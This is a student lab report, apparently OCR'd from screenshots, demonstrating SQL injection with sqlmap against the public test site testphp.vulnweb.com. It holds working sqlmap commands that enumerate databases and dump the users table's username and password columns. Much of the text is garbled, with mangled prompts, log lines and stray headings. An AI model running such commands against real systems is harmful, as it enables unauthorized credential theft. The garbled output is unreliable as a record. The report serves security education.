

Department of Information Technology

(NBA Accredited)

Academic Year: 2025-26

Semester: V

Class / Branch: TE IT Subject: SL Lab

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Date of Performance: 24/07/2025 Date of Submission: 24/07/2025

Experiment No. 8

Aim: To demonstrate SQL Injection using SQLMap.

Code Screen Shots:

```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:-$ sudo apt install sqlmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
    python3-magic
The following NEW packages will be installed:
    python3-magic sqlmap
0 upgraded, 2 newly installed, 0 to remove and 253 not upgraded.
Need to get 6,912 kB of archives.
After this operation, 11.1 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://in.archive.ubuntu.com/ubuntu jammy/main amd64 python3-magic all 2:0.4.24-2 [12.6 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu jammy/miverse amd64 sqlmap all 1.6.4-2 [6,900 kB]
Fetched 6,912 kB in 2s (3,540 kB/s)
Selecting previously unselected package python3-magic.
(Reading database ... 227279 files and directories currently installed.)
Preparing to unpack .../python3-magic (2:0.4.24-2) ...
Selecting previously unselected package sqlmap.
Preparing to unpack .../sqlmap_1.6.4-2 all.deb ...
Unpacking sqlmap (1.6.4-2) ...
Setting up python3-magic (2:0.4.24-2) ...
Setting up python3-magic (2:0.4.24-2) ...
Setting up sqlmap (1.6.4-2) ...
Processing triggers for man-db (2.10.2-1) ...
```

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```
psit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sqlmap -h
                                    https://sqlmap.org
Usage: python3 sqlmap [options]
Options:
 -h, --help
-hh
                                 Show basic help message and exit
                                Show advanced help message and exit
Show program's version number and exit
Verbosity level: 0-6 (default 1)
  --version
  -v VERBOSE
  Target:
    At least one of these options has to be provided to define the
     target(s)
                --url=URL Target URL (e.g. "http://www.site.com/vuln.php?id=1")
LEDORK Process Google dork results as target URLs
    -u URL, --url=l
-g GOOGLEDORK
  Request:
     These options can be used to specify how to connect to the target URL
                                 Data string to be sent through POST (e.g. "id=1")
HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
Use randomly selected HTTP User-Agent header value
     --data=DATA
     --cookie=COOKIE
     --random-agent
                                 Use a proxy to connect to the target URL
     --proxy=PROXY
                                 Use Tor anonymity network
Check to see if Tor is used properly
     --check-tor
  Injection:
     These options can be used to specify which parameters to test for, provide custom injection payloads and optional tampering scripts
     -p TESTPARAMETER Testable parameter(s)
--dbms=DBMS Force back-end DBMS to provided value
     --dbms=DBMS
  Detection:
     These options can be used to customize the detection phase
                                 Level of tests to perform (1-5, default 1) Risk of tests to perform (1-3, default 1)
     --level=LEVEL
     --risk=RISK
```

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```
### Comparison of the process of the
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```
[10:54:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.1
[10:54:41] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[10:54:44] [INFO] fetched data logged to text files under '/home/apsit/.local/share/sqlmap/output/testphp.vulnweb.com'
[10:54:44] [WARNING] your sqlmap version is outdated

[*] ending @ 10:54:44 /2025-07-24/
```

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### Application of the Control of th
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```
apsit@spsit=iP-Probesh-680-64-PCI-NT: $ sqlmap -u http://testphp.vulmmeb.com/listproducts.php?cat=i -0 acuart -T users --columns

[1.6.48stable]

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```
### Indept of the probask-600-64-PCI-MT:-$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C uname --dump

[1] legal disclainer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, s tate and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:08:27 /2025-07-24/

[1]:08027] [IMF0] resulting back-end DBMS /mysal'

[1]:08027] [IMF0] resulting back-end DBMS /mysal'

[1]:08027] [IMF0] testing connection to the target URL

[1]:08027] [IMF0] testing connection to the target URL

[1]:08027] [IMF0] testing connection to the target URL

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[1]:08027] [IMF0] testing connection to the target URL

[1]:08027] [IMF0] testing connection to the target URL

[1]:08027] [IMF0] testing connection to the target URL

[1]:08028] [IMF0
```

```
Database: acuart
Table: users
[1 entry]
+----+
| uname |
+----+
| test |
+----+
```





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```
apsit@apsite!MP-Probesk-600-G4-PCI-NT:-S sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C pass --dump

(1.6.4mstable)

(1.6.4mstable)

(1.1.4mstable)

(1.4mstable)


(1
```


```
Table: users
[1 entry]
+-----
| pass |
+-----
| test |
+-----
| test |
+-----
| til: 10:11] [INFO] table 'acuart.users' dumped to CSV file '/home/apsit/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[11:10:11] [IMFO] fetched data logged to text files under '/home/apsit/.local/share/sqlmap/output/testphp.vulnweb.com'
[11:10:11] [MARNING] your sqlmap version is outdated

[*] ending @ 11:10:11 /2025-07-24/
```











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